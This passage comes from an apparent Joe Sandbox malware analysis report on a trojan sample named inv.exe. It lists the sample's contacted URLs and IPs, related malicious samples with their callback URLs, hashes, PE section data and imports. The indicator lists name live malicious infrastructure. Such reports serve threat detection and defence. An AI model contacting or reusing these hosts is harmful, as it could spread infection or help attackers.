http://www.skinnerttc.com/hko6/?rL0=Z5wXWFR67775H9FWfAIDVOfBSfPNRfbmpsgUF7EF+miwYEgbR5wCg8jOlALgj8zBbklAwevO+Q==&3f_X=Q2J8lT4hKB4	true	• Avira URL Cloud: safe	unknown
http://www.nationshiphop.com/hko6/?3f_X=Q2J8lT4hKB4&rL0=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+2P6aSZa1OhuyBgZWg==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000003.00000000.260102956.0000000006840000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.00000000.266498704.000000000BE76000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.266498704.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.266498704.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.266498704.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.266498704.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.266498704.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.266498704.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.266498704.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.266498704.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://code.jquery.com/jquery-3.3.1.min.js	systray.exe, 00000005.00000002 .1317017162.00000000051FF000.0 0000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.164.35.80	unknown	United States		18779	EGIHOSTINGUS	true
173.192.101.248	unknown	United States		36351	SOFTLAYERUS	true
81.88.57.68	unknown	Italy		39729	REGISTER-ASIT	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
23.227.38.74	unknown	Canada		13335	CLOUDFLARENETUS	true
184.168.131.241	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
192.185.199.129	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323024
Start date:	26.11.2020
Start time:	08:22:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	inv.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/0@19/7
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 33% (good quality ratio 31%) • Quality average: 75.9% • Quality standard deviation: 29.8%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, MusNotifyIcon.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 13.88.21.125, 92.122.144.200, 51.11.168.160, 8.248.117.254, 8.248.121.254, 67.27.233.254, 8.248.119.254, 8.248.113.254, 40.67.254.36, 52.155.217.156, 20.54.26.129, 52.142.114.176, 92.122.213.247, 92.122.213.194, 104.43.139.144, 51.104.139.180, 13.83.66.189, 13.83.66.22, 13.83.66.119, 13.88.85.215, 13.83.66.62, 13.83.65.212, 40.127.240.158, 51.104.144.132 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, db5p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, login.live.com, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, skypedataprdcolcus16.cloudapp.net, login.msa.msidentity.com, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, www.tm.lg.prod.aadmsa.trafficmanager.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
81.88.57.68	Shipping documents.exe	Get hash	malicious	Browse	• www.holo-collectif.com/4psn/?FFND=w4k5gE5gxoZrrgJ1aUXMPfRJJQUodG5hV1IlEYG+uS/jLDVs3ntmJjx1wOuiSxndPp8eMO09Xg==&ArR=Vtx4i
	Teklif Rusya 24 09 2020.doc	Get hash	malicious	Browse	• www.henrikvictorin.com/pua/
	KRD2020000000002 PDF.exe	Get hash	malicious	Browse	• www.netw.site/hnh/
	php.exe	Get hash	malicious	Browse	• europdiscount.com/js/vendor/TT.tif
	19763cbe5a.exe	Get hash	malicious	Browse	• www.cobagim.net/xb/
	18RFQ 14034.exe	Get hash	malicious	Browse	• www.cobagim.net/xb/?3f=cdk4&Aby=uAfPQh9ant+iqjQ5jYefPslzjQgav++kJ4CGon9YeS496QLErjlcqfZx+c1TlqkqnZEbA1jfImeXtPasTb/f
34.102.136.180	anthon.exe	Get hash	malicious	Browse	• www.stlmache.com/94sb/?D8c=zlihirZ0hdZXaD&8pdPSNhX=oHhCnRhAqLFON9zTJDssyW7Qcc6qw5o0Z4654po5P9rAmpqiU8ijSaSHb7UixrcmwTy4
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• www.messianicentertainment.com/mkv/
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• www.youarecoveredamerica.com/cxs/?wR=30eviFukjpDMKdZAPLSN5kaysTzlcADcsOyOixR0/60FoTO0nFa3+4ZYvhmf8uIzSvTf&V4=inHXwbhx
	PO EME39134.xlsx	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?NL08b=wzYKSVBwuJMkKFzZssaTzgW2Vk9zJFgyObnh9ous05GVmO8iDcl865kQdMMIGiQlXQz3Bg==&Ab=JpApTx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.d2cbox.com/coz3/?RFN4=Db4oM/0ZSLcS2WrsSk0EAPitYAH7G5kPXSBsu1Ti9XYpj/EUmwYzXG6l+6XEGkDvXHlCmg==&RB=NL00JzKhBv9HkNRp
	Document Required.xlsx	Get hash	malicious	Browse	• www.vegbydesign.net/et2d/?LDHDp=V0L4Gg8XEG33noZ7KcimyECCbO7JKaiXnbIiZHmOm/4B4fbkqB2G6gSUl7eOq1VGLYG7cQ==&1bY8l=ktg8tf6PjX7
	Payment - Swift Copy.exe	Get hash	malicious	Browse	• www.meetyourwish.com/mnc/?Mddxdax=WY4KUSY8ftRWBzX7AqE30jxuDiwNulyYTSspkj6O426HLT41/FrvTZzWmkvAdUuy3l6l&ZVj0=YN6tXn0HZ8X
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.kanmra.com/bg8v/?DXIXO=bN+sZwdqksHEVUXNrgv1qWKxxuRS+qOVBUFqNGSJvK31ERFsrbT8+Ywa/qntJ641tecm&Jt7=XPv4nH2h
	SR7UzD8vSg.exe	Get hash	malicious	Browse	• www.seatoskyphotos.com/g65/?7nwhJ4l=TXJeSLolb01vansOrhIgOMhNYUnQdj/rfF4amJcBrUYE+yYYkSMe6xNPoYCNXAECPfCM&PpJ=2dGHUZtH1RcT9x
	fSBya4AvVj.exe	Get hash	malicious	Browse	• www.crdtchef.com/coz3/?uVg8S=yVCTVPM0BpPlbRn&Cb=6KJmJcklo30WnY6vewxcXLig2KFmxMKN3/pat9BWRdDInxGr1qf1MmoT0+9/86rmVbJja+uPDg==
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• www.space-ghost.com/mz59/?DxlpdH=bx7WlvEZr3O5XBwlnsT/p4C3h10gePk/QJkiFTbVYZMx/qNyufU701Fr8sAaS9DQf7SJ&k2Jxtb=fDHHbT_hY

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ptFIhqUe89.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?EZxHcv=idCXUjVPw&X2MdRr9H=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSepgeCyUWcTuH
	G1K3UzwJBx.exe	Get hash	malicious	Browse	• www.softdevteams.com/wsu/?JfBpEB4H=UDFlvLrb363Z/K3+q9OjWueixmKoOm8xQw3Yd3ofqrJMoI6bXqsuqW1H0uReyIz+CvJE&odqddr=RzuhPD
	ARRIVAL NOTICE.xlsx	Get hash	malicious	Browse	• www.befitptstudio.com/ogg/?oN9xX=4mwbOnk+WEse1PEPUI+9OE7CuRKrYpR8Uy9t/eBM2SPWQ9N1Pm1uQBQ852Ah+FLlD8dO/Q==&r8=-ZoxsbmheH5H_0_
	Confectionary and choco.xlsx	Get hash	malicious	Browse	• www.thesiromiel.com/kgw/?qDH4D=f8c0xBrPYPKd&ML30a=2i2TlC6nSGv7nfRnhje0HOiHksQfPDJcIBIB+Miyp4ApD+T5OEbWO8tIEn4OYJPJCmlhDQ==
	C03N224Hbu.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?Dz=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSeqAONTEuC2HA&lnuh=TxllfFx
	EME.39134.xlsx	Get hash	malicious	Browse	• www.hrreverie.com/mfg6/?yzux_nSp=j2HGGFUSYNztypOYAYoDf2aqNzVZr1eTDPiKbLutMj6KkAEvkO3e6W3a8VBJiEhjVXb3Fg==&rF=_HCtZ4
	new quotation order.exe	Get hash	malicious	Browse	• www.themilltticket.com/mkr/
	Tracking No_SINI0068206497.exe	Get hash	malicious	Browse	• www.beastbodiwear.com/rte/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Inv.exe	Get hash	malicious	Browse	• www.listenlock.com/tabo/?lJBxHNf=qHWwj9u0E2cmAIu7YDbyCIWW3d2afC0AE1VRYbIr4Uq94LoC64IoilCuXr2fc4qqoNrL9UXR9g==&_jlT_=ZfdI7rLHRt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
onstatic-fr.setupdns.net	Shipping documents.exe	Get hash	malicious	Browse	• 81.88.57.68
	Teklif Rusya 24 09 2020.doc	Get hash	malicious	Browse	• 81.88.57.68
	KRD2020000000002 PDF.exe	Get hash	malicious	Browse	• 81.88.57.68
	19763cbe5a.exe	Get hash	malicious	Browse	• 81.88.57.68
	18RFQ 14034.exe	Get hash	malicious	Browse	• 81.88.57.68
	11Dhl AWB.exe	Get hash	malicious	Browse	• 81.88.57.68
shops.myshopify.com	EME_PO.39134.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 23.227.38.74
	Swift Copy.exe	Get hash	malicious	Browse	• 23.227.38.74
	Inv.exe	Get hash	malicious	Browse	• 23.227.38.64
	CSq58hA6nO.exe	Get hash	malicious	Browse	• 23.227.38.64
	New Order .xlsx	Get hash	malicious	Browse	• 23.227.38.64
	NQQWym075C.exe	Get hash	malicious	Browse	• 23.227.38.64
	Order specs19.11.20.exe	Get hash	malicious	Browse	• 23.227.38.64
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 23.227.38.64
	SWIFT_HSBC Bank.exe	Get hash	malicious	Browse	• 23.227.38.64
	ORDER SPECIFITIONS.exe	Get hash	malicious	Browse	• 23.227.38.64
	anthony.exe	Get hash	malicious	Browse	• 23.227.38.64
	udtiZ6qM4s.exe	Get hash	malicious	Browse	• 23.227.38.64
	qAOaubZNjB.exe	Get hash	malicious	Browse	• 23.227.38.64
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• 23.227.38.64
	new file.exe.exe	Get hash	malicious	Browse	• 23.227.38.64
	jrzlwOa0UC.exe	Get hash	malicious	Browse	• 23.227.38.64
	PDF ICITIUS33BUD10307051120003475.exe	Get hash	malicious	Browse	• 23.227.38.64
	HN1YzQ2L5v.exe	Get hash	malicious	Browse	• 23.227.38.64
	xMH0vGL2UY.exe	Get hash	malicious	Browse	• 23.227.38.64

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
REGISTER-ASIT	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• 81.88.57.70
	http://https://duemiglia.com	Get hash	malicious	Browse	• 81.88.57.72
	http://https://duemiglia.com	Get hash	malicious	Browse	• 81.88.57.72
	new file.exe.exe	Get hash	malicious	Browse	• 81.88.57.70
	Additional Agreement KYC.exe	Get hash	malicious	Browse	• 195.110.124.133
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 195.110.124.133
	CEWA Technologies, Inc.doc	Get hash	malicious	Browse	• 81.88.52.73
	http://caissedesecoles20.com	Get hash	malicious	Browse	• 81.88.48.95
	R1Sc7jocaM.exe	Get hash	malicious	Browse	• 81.88.57.70
	WoolWorths Exclusive Gift Voucher.pdf.exe	Get hash	malicious	Browse	• 195.110.124.133
	Shipping documents.exe	Get hash	malicious	Browse	• 81.88.57.68
	BOQ.exe	Get hash	malicious	Browse	• 81.88.57.70
	http://www.caissedesecoles20.com/menu-du-mois/	Get hash	malicious	Browse	• 81.88.48.95
	http://www.caissedesecoles20.com/menu-du-mois/	Get hash	malicious	Browse	• 81.88.48.95
	Teklif Rusya 24 09 2020.doc	Get hash	malicious	Browse	• 81.88.57.68
	kash.exe	Get hash	malicious	Browse	• 81.88.48.71
	FA2020.06809684.DOCX.exe	Get hash	malicious	Browse	• 81.88.48.66
	KRD2020000000002 PDF.exe	Get hash	malicious	Browse	• 81.88.57.68

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ProForma2020.0728.0986.DOCX.exe	Get hash	malicious	Browse	• 81.88.48.66
	GOVERNANCE COMMITTEE annual report 2020.html	Get hash	malicious	Browse	• 195.110.124.133
EGIHOSTINGUS	2020112395387_pdf.exe	Get hash	malicious	Browse	• 104.164.99.242
	EME_PO.39134.xlsx	Get hash	malicious	Browse	• 104.164.26.233
	new quotation order.exe	Get hash	malicious	Browse	• 104.252.31.62
	POGWEAP.xlsx	Get hash	malicious	Browse	• 172.120.44.167
	oqTdpbN5rF.exe	Get hash	malicious	Browse	• 104.252.192.7
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 104.253.79.71
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 104.164.52.200
	INQUIRY.exe	Get hash	malicious	Browse	• 45.39.88.85
	Invoice.exe	Get hash	malicious	Browse	• 45.39.153.189
	new file.exe.exe	Get hash	malicious	Browse	• 136.0.180.203
	hjKM0s7CWW.exe	Get hash	malicious	Browse	• 172.121.57.222
	9Ul8m9FQ47.exe	Get hash	malicious	Browse	• 107.164.194.74
	n4uladudJS.exe	Get hash	malicious	Browse	• 107.164.194.74
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 50.117.84.157
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 50.117.84.157
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 172.121.57.222
	jtFF5EQoEE.exe	Get hash	malicious	Browse	• 142.252.135.158
	JwekqCZAwt.exe	Get hash	malicious	Browse	• 172.252.49.106
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• 172.121.57.222
	http://barddistocor.com/mozglue.dll	Get hash	malicious	Browse	• 172.252.160.199
SOFTLAYERUS	http://https://024d138562d245ea93d3e54b7111a42e.svc.dynamics.com/t/r/591IHIojxO0vHCcMHtCzCdwjLxE5PF86RYYpjr0Nwfl#hr@sheridanmemorial.net:38892772=38893	Get hash	malicious	Browse	• 169.62.254.82
	http://https://comvoce.philco.com.br/wp-forum/administracion/prelogin.php	Get hash	malicious	Browse	• 169.59.251.244
	http://https://sharredprojectappmailinrdt.us-south.cf.appdomain.cloud/redirect/?email=earnold@suncor.com	Get hash	malicious	Browse	• 169.46.89.154
	http://https://sharredprojectappmailinrdt.us-south.cf.appdomain.cloud/redirect/?email=earnold@suncor.com	Get hash	malicious	Browse	• 169.46.89.154
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 119.81.172.165
	http://s1022.t.en25.com/e/er?s=1022&lid=2184&elqTrackId=BEDFF87609C7D9DEAD041308DD8FFFB8&lb_email=bkirwer%40farbestfoods.com&elq=b095bd096fb54161953a2cf8316b5d13&elqaid=3115&elqat=1	Get hash	malicious	Browse	• 169.50.137.176
	http://septterror.tripod.com/the911basics.html	Get hash	malicious	Browse	• 169.50.137.190
	dde1df2ac5845a19823cabe182fcd870.exe	Get hash	malicious	Browse	• 50.23.197.94
	http://https://variationnotice.carrd.co/	Get hash	malicious	Browse	• 75.126.175.140
	http://https://mrsklzspproject.us-south.cf.appdomain.cloud/redirect/?email=david.termondt@zultys.com	Get hash	malicious	Browse	• 169.47.124.25
	http://https://11d1b1a708d345629044c3ad40d1ecce.svc.dynamics.com/t/r/u-pVz1saxqvYoENC2gfNyfmqxmRTA6ywUgXOHYh5EPA#auroree@idcom-france.com:3Tk39002=4000	Get hash	malicious	Browse	• 169.46.89.154
	http://https://www.women.com/alexa/quiz-dialect-test	Get hash	malicious	Browse	• 159.253.128.188
	http://tinyurl.com	Get hash	malicious	Browse	• 159.253.128.188
	http://static.publicocdn.com	Get hash	malicious	Browse	• 159.253.128.183
	LnzGySrnuh.exe	Get hash	malicious	Browse	• 169.50.76.149
	K4LBgqdSZB.exe	Get hash	malicious	Browse	• 43.226.229.43
	BbQr9AZ6nv.exe	Get hash	malicious	Browse	• 169.45.3.11
	oV4bV6Uj6g.exe	Get hash	malicious	Browse	• 169.61.11.75
	n4uladudJS.exe	Get hash	malicious	Browse	• 119.81.172.165
	http://googledrive-eu.com	Get hash	malicious	Browse	• 173.192.101.21

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (console) Intel 80386, for MS Windows
Entropy (8bit):	7.390860835474735
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	inv.exe
File size:	494592
MD5:	55f30220e8a613753f178fb901e5e5a6
SHA1:	967f28afe30615264a38dd1ca7b6c818438c180f
SHA256:	d8bd3b0fca3a390368fca5b01235e11176b46216b220b79c5548cf63979598c9
SHA512:	912518c41e67054c28ece6e684d3dd24cde95153c38a329a5144f3ebab28fa01c89aa1f974df486e8245b05fe1fe13ce4a9b6d5c47a6a22d0147a2650c9afaa0
SSDEEP:	12288:0Rx/a5/lGPEx31b14SJVPR6EdER1A+LgaV0RU2Zujxe:0Rx/Qb140NR6FLUS0RPmg
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0.W.Q...Q...Q...9...Q...9...Q...9...Q..-....Q..-....Q..-....Q...9...Q...Q...Q..5....Q..5.G..Q...Q/..Q..5....Q..Rich.Q.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40174b
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FBDE14E [Wed Nov 25 04:45:02 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	eda0ffe0c86db5b8106d96e0edb76792

Entrypoint Preview

Instruction
call 00007FEA40A5EA98h
jmp 00007FEA40A5E1F3h
push ebp
mov ebp, esp
push 00000000h
call dword ptr [0043F0D0h]
push dword ptr [ebp+08h]
call dword ptr [0043F0CCh]
push C0000409h
call dword ptr [0043F0D4h]
push eax
call dword ptr [0043F0D8h]
pop ebp
ret
push ebp
mov ebp, esp
sub esp, 00000324h
push 00000017h
call 00007FEA40A974C4h
test eax, eax
je 00007FEA40A5E3A7h
push 00000002h
pop ecx
int 29h
mov dword ptr [00478088h], eax
mov dword ptr [00478084h], ecx
mov dword ptr [00478080h], edx
mov dword ptr [0047807Ch], ebx
mov dword ptr [00478078h], esi
mov dword ptr [00478074h], edi
mov word ptr [004780A0h], ss
mov word ptr [00478094h], cs
mov word ptr [00478070h], ds
mov word ptr [0047806Ch], es
mov word ptr [00478068h], fs
mov word ptr [00478064h], gs
pushfd
pop dword ptr [00478098h]
mov eax, dword ptr [ebp+00h]
mov dword ptr [0047808Ch], eax
mov eax, dword ptr [ebp+04h]
mov dword ptr [00478090h], eax
lea eax, dword ptr [ebp+08h]
mov dword ptr [0047809Ch], eax
mov eax, dword ptr [ebp-00000324h]
mov dword ptr [00477FD8h], 00010001h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x46e5c	0xdc	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x7b000	0x1e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x7c000	0x2034	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x461c0	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x461e0	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3f000	0x208	.rdata

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3d7ff	0x3d800	False	0.431243648374	data	6.60475673829	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3f000	0x89e4	0x8a00	False	0.457116168478	data	5.15519917077	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x48000	0x31270	0x30000	False	0.988525390625	data	7.98788058627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.gfids	0x7a000	0x168	0x200	False	0.33984375	data	2.08961442653	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x7b000	0x1e0	0x200	False	0.53125	data	4.71767883295	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x7c000	0x2034	0x2200	False	0.779641544118	data	6.55579183588	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x7b060	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	SetFilePointerEx, GetFileSizeEx, GetConsoleMode, GetConsoleCP, FlushFileBuffers, HeapReAlloc, HeapSize, SetConsoleCtrlHandler, ReadFile, ReadConsoleW, LCMapStringW, CompareStringW, CreateFileW, WriteConsoleW, GetTimeFormatW, EncodePointer, GetDateFormatW, EnumSystemLocalesW, GetUserDefaultLCID, IsValidLocale, GetLocaleInfoW, GetStringTypeW, GetFileType, SetStdHandle, DecodePointer, GetConsoleWindow, LoadLibraryA, GetProcAddress, GetProcessHeap, CloseHandle, SetEnvironmentVariableW, FreeEnvironmentStringsW, GetEnvironmentStringsW, WideCharToMultiByte, MultiByteToWideChar, GetCPInfo, GetOEMCP, GetACP, IsValidCodePage, FindNextFileW, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetCurrentProcess, TerminateProcess, IsProcessorFeaturePresent, QueryPerformanceCounter, GetCurrentProcessId, GetCurrentThreadId, GetSystemTimeAsFileTime, InitializeSListHead, IsDebuggerPresent, GetStartupInfoW, GetModuleHandleW, InterlockedPushEntrySList, InterlockedFlushSList, RtlUnwind, GetLastError, SetLastError, 